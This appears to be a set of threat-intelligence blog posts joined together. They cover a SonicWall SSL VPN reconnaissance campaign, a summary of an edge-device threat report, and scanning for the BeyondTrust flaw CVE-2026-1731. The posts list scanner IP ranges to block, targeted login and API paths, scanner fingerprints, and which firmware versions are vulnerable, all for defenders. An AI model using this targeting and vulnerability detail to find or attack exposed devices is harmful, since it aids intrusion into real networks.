The overwhelming concentration on the VPN status API endpoint reveals the campaign’s objective: building a comprehensive list of SonicWall devices with active SSL VPN. This is a prerequisite for credential attacks — identifying which devices are worth targeting before deploying more expensive proxy resources for login testing.
Four Infrastructure Clusters
Cluster 1: Netherlands VPN Hunters (28% of Campaign)
Six IPs within a single Ukrainian-registered autonomous system (AS211736) operating from Amsterdam-based infrastructure delivered 23,794 sessions. These IPs run dual-vector scanning: VPN status enumeration paired with Cisco ASA reconnaissance, indicating a multi-vendor VPN mapping operation.
Censys infrastructure profiling revealed these nodes run identical software stacks. All share a single HASSH fingerprint, confirming deployment from a common provisioning template. Four of the six expose HTTP services on ports 7001–7003 with identical bare-minimum 404 responses — consistent with a custom scanning framework spawning worker threads.
IP
ASN
Sessions
Also Scans
88[.]210[.]63[.]78
AS211736
4,669
Cisco ASA
185[.]156[.]73[.]19
AS211736
4,620
Cisco ASA
185[.]156[.]73[.]73
AS211736
4,491
Cisco ASA
88[.]210[.]63[.]77
AS211736
4,340
Cisco ASA
185[.]156[.]73[.]31
AS211736
4,333
Cisco ASA
88[.]210[.]63[.]79
AS211736
1,341
Cisco ASA
Cluster 2: Commercial Proxy Spray (32% of Campaign)
27,119 sessions originated from 4,102 IP addresses in the 154[.]208[.]64[.]0/21 range, transiting through AS3257 (GTT Communications) from Canadian hosting infrastructure.
The proxy service — ByteZero (bytezero[.]io) — markets itself as offering 100+ million IPs across 150+ countries for web scraping and data collection. The scanning traffic originates from ByteZero’s paying customers, not the proxy infrastructure itself. ByteZero is the anonymization layer enabling the activity.
The proxy usage was surgical — concentrated in two primary windows:
Window
Duration
Sessions
Feb 22, 00:00–06:00 UTC
7 hours
8,019
Feb 24, 04:00–12:00 UTC
9 hours
17,991
A critical detail: ByteZero’s customer management platform went offline in early December 2025. The proxy nodes have continued operating for approximately three months without active abuse mitigation. This directly explains the unchecked scanning volume.
Cluster 3: The Mega-Scanner (22% of Campaign)
A single IP — 130[.]12[.]180[.]29 on AS202412 (Omegatech, registered in the Seychelles), geolocating to Germany — generated 18,763 sessions. This IP scanned across 20+ destination ports including non-standard ports (6666, 7777, 7443, 9443), cycling through 26 different browser user agents to evade basic fingerprinting.
Cluster 4: NetExtender Persistent (8% of Campaign)
156 IPs across four dedicated ranges maintain continuous credential testing at 54–72 sessions per hour against the NetExtender VPN login endpoint. This cluster uses a legitimate SonicWall VPN client identifier and never stops — it ran uninterrupted through the February 23 low-activity period. Total: 6,629 sessions over four days.
Fingerprint Analysis
A single HTTP fingerprint was present in 58,510 sessions — nearly 70% of the entire campaign. The associated user agent presents as a modern browser (Chrome 119 on Linux) but is paired with HTTP/1.0, a protocol version that legitimate Chrome browsers never use. This mismatch is a reliable, high-confidence indicator of automated scanning tooling.
Fingerprint
Sessions
%
Behavior
4-header GET, HTTP/1.0, Chrome UA
58,510
69.5%
NL cluster + proxy (VPN enum)
17-header GET, HTTP/1.1, rotating UAs
18,763
22.3%
Mega-scanner
6-header POST, HTTP/1.1, NetExtender
6,629
7.9%
Credential testing
Exploitation Assessment
Despite the reconnaissance volume, the campaign's behavioral profile is overwhelmingly pre-exploitation. 92% of sessions queried a single API endpoint to determine VPN status — a prerequisite check, not an exploit. GreyNoise maintains CVE-specific detection tags for six of the seven CVEs below; CVE-2024-40766 does not currently have a detection tag.
CVE
CVSS
CISA KEV
Ransomware Use
Campaign Sessions
CVE-2024-53704
9.8
Yes
Yes
5
CVE-2024-40766
9.8
Yes
Yes (Akira, Fog)
No tag
CVE-2022-22274
9.8
No
No
9*
CVE-2023-0656
7.5
No
No
9*
CVE-2021-20028
9.8
Yes
Yes
8
CVE-2024-38475
9.1
Yes
Unknown
6
CVE-2019-7481
7.5
Yes
Yes
6
*CVE-2022-22274 and CVE-2023-0656 are detected by the same GreyNoise tag ("SonicOS RCE Attempt"). The 9 campaign sessions apply to both CVEs collectively.
Four of the five CISA KEV entries have documented ransomware use. The behavioral profile of this campaign — 92% concentrated on a single VPN status-check endpoint — is consistent with pre-exploitation reconnaissance rather than active exploitation. The targets identified during this mapping phase are likely to face exploitation attempts in the days and weeks ahead.
Strategic Implications
The use of commercial proxy services for VPN reconnaissance represents a maturation of the threat. Unlike botnets with fixed infrastructure, proxy services provide rotating datacenter IP addresses that are difficult to distinguish from legitimate traffic. The low per-IP session volume — averaging 6.6 sessions per exit node — is calibrated to evade rate-limiting and reputation-based blocking. Static blocklists cannot keep pace with infrastructure that rotates thousands of IPs within a single scan window.
The headless state of the proxy service — operating for three months without active abuse oversight after its management platform went offline — highlights a structural gap in the proxy ecosystem. When proxy providers lose the ability or incentive to police their customers’ traffic, their infrastructure becomes functionally equivalent to bullet-proof hosting.
This pattern is accelerating. In January 2026, Google disrupted IPIDEA — a residential proxy network used by over 550 threat groups including nation-state APTs — for credential stuffing and C2 obfuscation. The Shadowserver Foundation has tracked a separate campaign using 2.8 million IPs daily to brute-force VPN login portals. The proxy ecosystem has become the primary enabler of credential-based initial access.
Organizations running SonicWall firewalls should treat this reconnaissance as an early warning. The documented Akira ransomware kill chain begins with compromised SonicWall VPN credentials and achieves encryption in under four hours. SonicWall itself has confirmed that recent intrusions resulted from password reuse combined with CVE exploitation. The gap between the reconnaissance GreyNoise is observing and the exploitation that follows may be shorter than many organizations’ patching cycles.
Check If Your SonicWall Was Targeted (5 Minutes)
Step 1 — Check your logs (2 minutes). Search firewall logs for external requests to these paths between February 22–25:
/api/sonicos/is-sslvpn-enabled (VPN status check)
/sonicui/7/login/ (management interface)
/cgi-bin/userLogin (VPN credential testing)
Step 2 — Check active VPN sessions (1 minute). Navigate to NETWORK | SSL VPN > Status in SonicOS 7.x. Look for sessions from IP addresses outside your user base, particularly from hosting or VPS providers.
Step 3 — Verify firmware and MFA (2 minutes). Confirm your SonicOS firmware is patched against CVE-2024-53704 (versions at or below 7.1.1-7058, 7.1.2-7019, or 8.0.0-8035 are vulnerable). Confirm MFA is enabled for all SSL VPN users.
If your SonicWall was probed and you are running end-of-life SRA appliances, disconnect them immediately — CVE-2021-20028 and CVE-2019-7481 have no patches available.
Recommendations
For Security Leadership:
Audit SonicWall management interface exposure — administrative endpoints should never be internet-accessible
Verify MFA is enforced on all SSL VPN users — credential stuffing is rendered ineffective by MFA
Evaluate dynamic blocklists to address the IP rotation that makes static lists ineffective against proxy-based campaigns
Treat VPN infrastructure as a priority patching tier — the reconnaissance-to-exploitation gap is narrowing
For Security Operations:
Restrict access to /sonicui/7/login/ and /api/sonicos/ paths to trusted management IPs only
Monitor for HTTP/1.0 requests paired with modern browser user agents — this combination is a high-confidence indicator of automated scanning
Block identified scanning infrastructure at the perimeter:
154[.]208[.]64[.]0/21 (proxy exit nodes)
185[.]177[.]72[.]0/24 (bullet-proof hosting)
185[.]156[.]73[.]0/24 and 88[.]210[.]63[.]0/24 (scanner fleet)
204[.]76[.]203[.]0/24 (scanning with credential collection indicators)
Reset all local user account passwords, especially those carried over during Gen 6 to Gen 7 migrations
Decommission end-of-life SRA appliances — no patches are available for CVE-2021-20028 or CVE-2019-7481
Enable login attempt lockout and password complexity enforcement (SonicOS 7.3+)
SonicWall administrators running SonicOS 7.3.2 or NSM SaaS also have access to the Credential Auditor feature, which provides visibility into credential sprawl and reuse across the firewall environment
Enable Geo-IP filtering and Botnet Protection on the firewall
View real-time GreyNoise data on SonicWall activity:
GreyNoise analyzed 2.97 billion sessions over 162 days in H2 2025, and the patterns reveal where edge defenses hold up — and where they fall short. The data exposes specific concentration points in VPN targeting, infrastructure sourcing, and exploitation behavior that challenge conventional defensive assumptions.
What the Data Shows
Across the GreyNoise Global Observation Grid, several findings challenge conventional assumptions about where attacks concentrate:
Palo Alto GlobalProtect received 16.7 million sessions — more than 3.5x Cisco and Fortinet combined. This disproportionate concentration warrants investigation, though direct market share comparison was not part of this analysis. GlobalProtect deployments provide direct network access if compromised, making them high-value targets.
52% of remote code execution attempts came from IPs with no prior history in GreyNoise data. For remote code execution — widely considered the highest-severity exploitation category — GreyNoise had no prior record of more than half the attacking IPs. That means attackers are spinning up and burning through fresh infrastructure faster than any static threat feed can catalog it — and GreyNoise detected these IPs the moment they first appeared, before any other source had them.
Pre-2015 CVEs generated 7.3 million sessions — 4x more than 2023-2024 CVEs combined. One vulnerability — CVE-1999-0526, a 26-year-old X Server information disclosure — accounts for the majority. Even excluding it, Shellshock and PHP-CGI continue generating measurable traffic a decade later. Patching programs optimized for recency leave decade-old exposure unaddressed.
300,000 residential IPs participated in a single credential-spraying campaign — 73% classified as residential by ISP categorization, with no prior GreyNoise history. Geographic blocking, reputation scoring, rate limiting: would have limited effectiveness against this traffic pattern.
91,403 sessions targeted AI/LLM infrastructure. The same types of automated scanning patterns hitting VPNs and routers are now cataloging exposed LLM endpoints.
Why This Matters
The Verizon 2025 DBIR documented an 8x increase in edge device exploitation in a single year — edge vulnerabilities jumped from 3% to 22% of all vulnerability exploitation breaches. Mandiant M-Trends 2025 found the top four most frequently exploited vulnerabilities were all in edge devices — Palo Alto PAN-OS, Ivanti Connect Secure, Ivanti Policy Secure, and Fortinet FortiClient EMS. CISA issued Binding Operational Directive 26-02, requiring federal agencies to address end-of-support edge devices. The GreyNoise data is consistent with all of it — and quantifies the scale.
This isn't a theoretical shift. If your organization runs internet-facing VPN appliances, routers, or AI infrastructure, this traffic is reaching you.
What's Inside the Report
The full report includes:
Vendor-by-vendor breakdown of VPN, router, and firewall targeting
Infrastructure concentration analysis — how a single provider accounted for 14% of all observed sessions
The residential botnet that grew from 2,000 to 300,000 IPs in 72 days
CVE age distribution showing where exploitation actually concentrates versus where patching effort concentrates
Infrastructure freshness analysis across attack severity categories
An emerging campaign targeting AI/LLM inference servers
Actionable recommendations for security leadership, operations, and vulnerability management
On February 10, a proof-of-concept exploit for CVE-2026-1731, a critical pre-authentication remote code execution vulnerability in BeyondTrust Remote Support and Privileged Remote Access, was posted to GitHub. By February 11, GreyNoise’s Global Observation Grid was recording reconnaissance probing for vulnerable BeyondTrust instances.
What Is CVE-2026-1731?
CVE-2026-1731 is an OS command injection flaw (CVSS v4: 9.9) that lets an unauthenticated attacker execute arbitrary commands on a BeyondTrust Remote Support or Privileged Remote Access server. No credentials required. No user interaction needed. Low complexity to exploit.
It's a variant of CVE-2024-12356, the same vulnerability class that Chinese state-sponsored group Silk Typhoon used to breach the U.S. Treasury Department in late 2024. Same WebSocket endpoint, different code path.
BeyondTrust patched cloud customers automatically on February 2. Self-hosted customers need to update manually to RS v25.3.2+ or PRA v25.1.1+.
What GreyNoise Observed
Our global sensor network, a passive collection of sensors that observe and classify internet-wide scanning and reconnaissance activity, detected a clear surge beginning February 11, 2026. This is the reconnaissance phase; what comes next is predictable.
Four Things That Stand Out
1. One scanner dominates
A single IP accounts for 86% of all observed reconnaissance sessions so far. It's associated with a commercial VPN service hosted by a provider in Frankfurt and has been an active scanner in our data since 2023. This isn't a new actor; it's an established scanning operation that rapidly added CVE-2026-1731 checks to its toolkit.
2. They're not hitting port 443
Standard BeyondTrust deployments run on HTTPS (port 443), but few sessions target that port. The rest systematically probed clusters of non-standard ports, suggesting the attackers know that enterprises often move BeyondTrust to non-default ports for security-through-obscurity.
3. JA4+ fingerprints reveal shared tooling and VPN tunneling
GreyNoise captures JA4+ fingerprints on every session. At the TCP layer, 100% of sessions show Linux stack characteristics. The dominant scanner's TCP fingerprint has an MSS of 1358 (vs. the standard 1460), confirming VPN tunnel encapsulation at the network layer and independently validating the VPN association. At the HTTP layer, two distinct exploit tools are in use: one lightweight 5-header tool shared by the top 5 IPs (including all 4 classified as malicious), and a 7-header variant used by 10 different single-session scanners. Neither tool matches any known application in the JA4 fingerprint database. One session even shows a loopback MSS (65495), a distinctive operational artifact.
4. These are multi-exploit actors
The IPs performing reconnaissance for CVE-2026-1731 aren't single-purpose. While their BeyondTrust activity is a check (enumeration), their GreyNoise profiles show they're simultaneously conducting active exploitation attempts against other products: SonicWall, MOVEit Transfer, Log4j, Sophos firewalls, SSH brute-forcing, and IoT default-credential testing. Some IPs are even using out-of-band callback domains (OAST), a more sophisticated technique to confirm vulnerability before delivering payloads.
The BeyondTrust Pattern
BeyondTrust's remote access tools occupy a uniquely sensitive position. They're designed to manage privileged access to enterprise networks. When they're compromised, attackers don't just get a foothold; they get the keys to the castle.
 Dec 2024   │  CVE-2024-12356 — Silk Typhoon breaches U.S. Treasury
            │  via BeyondTrust zero-day (same WebSocket endpoint)
            │
  Jan 2026  │  GreyNoise sensors catch a malicious IP replaying the
            │  exact Treasury breach exploit chain (CVE-2024-12356 +
            │  CVE-2025-1094 SQLi)
            │
  Feb 2026  │  CVE-2026-1731 — Variant discovered by AI-assisted
            │  analysis. PoC drops. Recon begins within 24 hours.
            │
     ???    │  What comes next?
Before CVE-2026-1731 even existed, the old exploit chain was still in active use.
On January 5, we observed a Polish hosting provider running the same BeyondTrust RCE + PostgreSQL SQLi chain that Silk Typhoon used against the Treasury, all targeting the /nw WebSocket path on port 443. That IP shares a TLS fingerprint with the new CVE-2026-1731 scanners and also targets SimpleHelp, another remote support product. 26 days later, the new variant was discovered, and by February 11, a fresh set of actors had already begun mapping targets.
See It for Yourself in GreyNoise
GreyNoise customers can track this activity in real time:
The tag was deployed on February 10 and is actively classifying new reconnaissance IPs as they appear. Customers get full IP context, JA4+ fingerprint analysis, behavioral profiling, timeline data, and the complete IOC list for blocking.
Not a GreyNoise customer? You can look up individual IPs against our dataset at viz.greynoise.io and see classification data for free.
The Bottom Line
CVE-2026-1731 follows a predictable but dangerous pattern: critical disclosure, rapid PoC, and immediate reconnaissance. The last time a BeyondTrust pre-auth RCE went unpatched, a nation-state actor exploited it to breach a U.S. government agency.